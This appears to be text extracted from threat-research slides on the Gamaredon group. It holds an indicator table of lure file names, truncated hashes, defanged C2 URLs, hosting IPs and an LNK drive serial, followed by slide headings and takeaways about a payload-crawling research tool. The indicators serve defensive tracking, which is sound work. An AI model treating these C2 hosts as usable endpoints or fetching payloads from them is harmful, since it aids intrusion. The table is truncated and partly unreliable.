11	#####	#####	Доповідь	02aae0f83	ebe542951	591ab108f	hxxp://fork	forkasimov.hopto.org		3000-01-01 00:00:00	0.0.0.0								0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
12	#####	#####	2393_окн	57974d7d:	a12db8f4e	17fb45023	hxxp://dopnet	[freedynamicdns.]		3000-01-01 00:00:00									0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
13	#####	#####	Информаци	7b71adcc3	bd00b378f	0720a9b5e	hxxp://suri	surname19	RU-CENTER	2013-12-13 11:31:08									0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
14	#####	#####	Бойове_ро	ab27331f	04fbc9db6	6a81b458:	hxxp://kopot	[jmyftpl.]biz/bmw/tir		3000-01-01 00:00:00									0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
15	#####	#####	09472d6b1	872ef25c5	d88f0d16e	09472d6b1	hxxp://co8	co87972.ti	TIMEWEB-F	2006-06-29 20:00:00	5.23.50.13	vh342.tim	AS9123 Tin	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
16	#####	#####	303abc6df	b6f9db35f	ff5d2b94d	303abc6df	hxxp://co8	co87972.ti	TIMEWEB-F	2006-06-29 20:00:00	5.23.50.13	vh342.tim	AS9123 Tin	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
17	#####	#####	Клопотанн	a1594d00:	0767256f0	1fab79d3e	hxxp://hiodus	[bounceme].jnet/p		3000-01-01 00:00:00									0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
18	#####	#####	Наказ_Ген	f117c2f82c	714bd0bec	5c35cd591	hxxp://a06	a0681056.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Repino	60.1256,2	197374	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
19	#####	#####	Microsoft_	aefc6e9a7e	2be3af5f8	0d91e2ec2	hxxp://email	gov.[.]site/puzzled/up		3000-01-01 00:00:00									0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
20	#####	#####	c17570cbb	ab8bb3c1f	6fd2f0f6d	cf7570cbb	hxxp://mili	military-uk	Registrar of	2022-03-30 10:34:35									0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
21	#####	#####	de4040a63	d6fe6243a	fdbae0c021	de4040a63	hxxp://a06	a0656203.	SPRINTNAN	2022-07-30 20:00:00	141.8.195.	hlokk.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
22	#####	#####	fa7bbc46a	6c4e8c488	8d869c03f	fa7bbc46a	hxxp://mili	military-uk	Registrar of	2022-03-30 10:34:35									0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
23	#####	#####	1354_09.0	d5a95cd0f	1c20a1d2f	1b444604f	hxxp://debian	[freedynamicdns.]r		3000-01-01 00:00:00									0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
24	#####	#####	Практичні	44237f7b0:	593e239a3	6618185d	hxxp://inform	[.]utilities[.]com/lit		3000-01-01 00:00:00									0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
25	#####	#####	H_Virus_N	491a7ec92	5075c036:	272156e4c	hxxp://a06	a0662337.	SPRINTNAN	2008-07-30 20:00:00	141.8.194.	alfheim.fro	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
26	#####	#####	Шодо_нот	28db78e7f	2894b222f	4f9e9125e	hxxp://hiodus	[bounceme].jnet/ei		3000-01-01 00:00:00									0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
27	#####	#####	H_Virus_N	f57f9de9c1	f604962a0	5f4926f16:	hxxp://finte	intent.milc	REGRU-RU	2022-04-29 09:07:12	95.179.211	95.179.211	AS20473 TI	FR	Île-de-Franc	Paris	48.8534,2	75000	0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
28	890f25ee7	#####	Шодо_факт	d6fe6243a	fdbae0c021	de4040a63	hxxp://a06	a0656203.	SPRINTNAN	2022-07-30 20:00:00	141.8.195.	hlokk.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
29	#####	#####	d965892ec	7a91fbc0f	422ae5b8	d965892ec	hxxp://a06	a0681546.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
30	#####	#####	Попереднє	ee3661a8a	faa626f072	315fdf691:	hxxp://a06	a0698262.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
31	82a696d8f	#####	Попереднє	2b333fc9d	44f69213e	0608ae0f2:	hxxp://a06	a0698262.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
32	#####	#####	Информаци	c7e81154f	433a4210f	9569b0d2f	hxxp://a06	a0698649.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
33	#####	#####	Попереднє	b6bad444c	ae6b082d5	3b32e331f	hxxp://a06	a0693131.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
34	#####	#####	Информаци	c57bd947e	c12342fe9	980181feb	hxxp://a06	a0698649.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
35	82a696d8f	#####	Попереднє	2b333fc9d	44f69213e	0608ae0f2:	hxxp://a06	a0698262.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
36	#####	#####	Попереднє	903f87bef:	09d62b01f	de9051d8f	hxxp://a06	a0695487.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
37	#####	#####	Попереднє	5dbb7b2c:	5e8761b8:	ef0ee60ccf	hxxp://a06	a0695487.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
38	#####	#####	Попереднє	ee3661a8a	faa626f072	315fdf691:	hxxp://a06	a0698262.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
39	2d45ab72f	#####	Розвідувал	68781941f	50edf11dd	ff7e8580c	hxxp://a07	a0705076.	SPRINTNAN	2008-07-30 20:00:00	141.8.194.	alfheim.fro	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
40	89961edc8	#####	ХАРКІВСЬК	16575e70:	82b442da:	46143569f	hxxp://a07	a0707869.	SPRINTNAN	2008-07-30 20:00:00	141.8.195.	hlokk.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
41	#####	#####	4)_из_п.3	aa8bcae7a:	ed069b8cc	aa00b8713	hxxp://a07	a0707869.	SPRINTNAN	2008-07-30 20:00:00	141.8.195.	hlokk.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
42	#####	#####	94599c02:	8b670980:	82f29c663	94599c02:	hxxp://faristo	[.]site/precaution[.]r		3000-01-01 00:00:00									0x3c766c45	#####	#####	C97DB068	C97DB068	á-~--~	/mnt/tw2v	#####
43	#####	#####	C_Users_C	defc47401:	2697274c:	5264e8a8e	hxxp://a07	a0705269.	SPRINTNAN	2008-07-30 20:00:00	141.8.195.	hlokk.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
44	#####	#####	581ed090:	890104bff:	defabb7ed:	581ed090:	hxxp://a07	a0707763.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	saga.from.s	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
45	#####	#####	1ec69271a	5ae91dc5c	d70aaf5dd	1ec69271a	-nologo			3000-01-01 00:00:00									0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
46	#####	#####	ff7e8580c	68781941f	50edf11dd	ff7e8580c	hxxp://a07	a0705076.	SPRINTNAN	2008-07-30 20:00:00	141.8.194.	alfheim.fro	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
47	#####	#####	1.in_	c51ffe324	33f628334	8294815c:	hxxp://a07	a																		


# Remote Template Injection



Our observation  
(based on last modified timestamp)

# LNK


- Those LNK files almost always has Drive Serial Number **"0x3c766c45"**



Our observation

(based on VT submission timestamp)


# SFX -->> UltraVNC




Our observation

(based on latest modified timestamp inside SFX)


# Gamaredon's IP Addresses




# Registrars of Gamaredon's C2



Remote Template Injection



SFX



LNK

1. Researchers' Daily Works
2. Vanquish
3. Additional Features
4. Key Takeaway



# Key Takeaway

# Key Takeaway

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- The crawling feature makes us able to analyze and get next stage payloads ASAP
- With interactive Slack App feature, you can initiate on demand analysis anywhere with your smartphones
- The Vanquish requires at least a Twitter free API, a Slack free API, an API for online malware sharing sites (though sometime this could be commercial one, such as VirusTotal which I use), and sandbox system. This will give huge benefit for security researchers, especially for those of students or individuals.

Danke Schön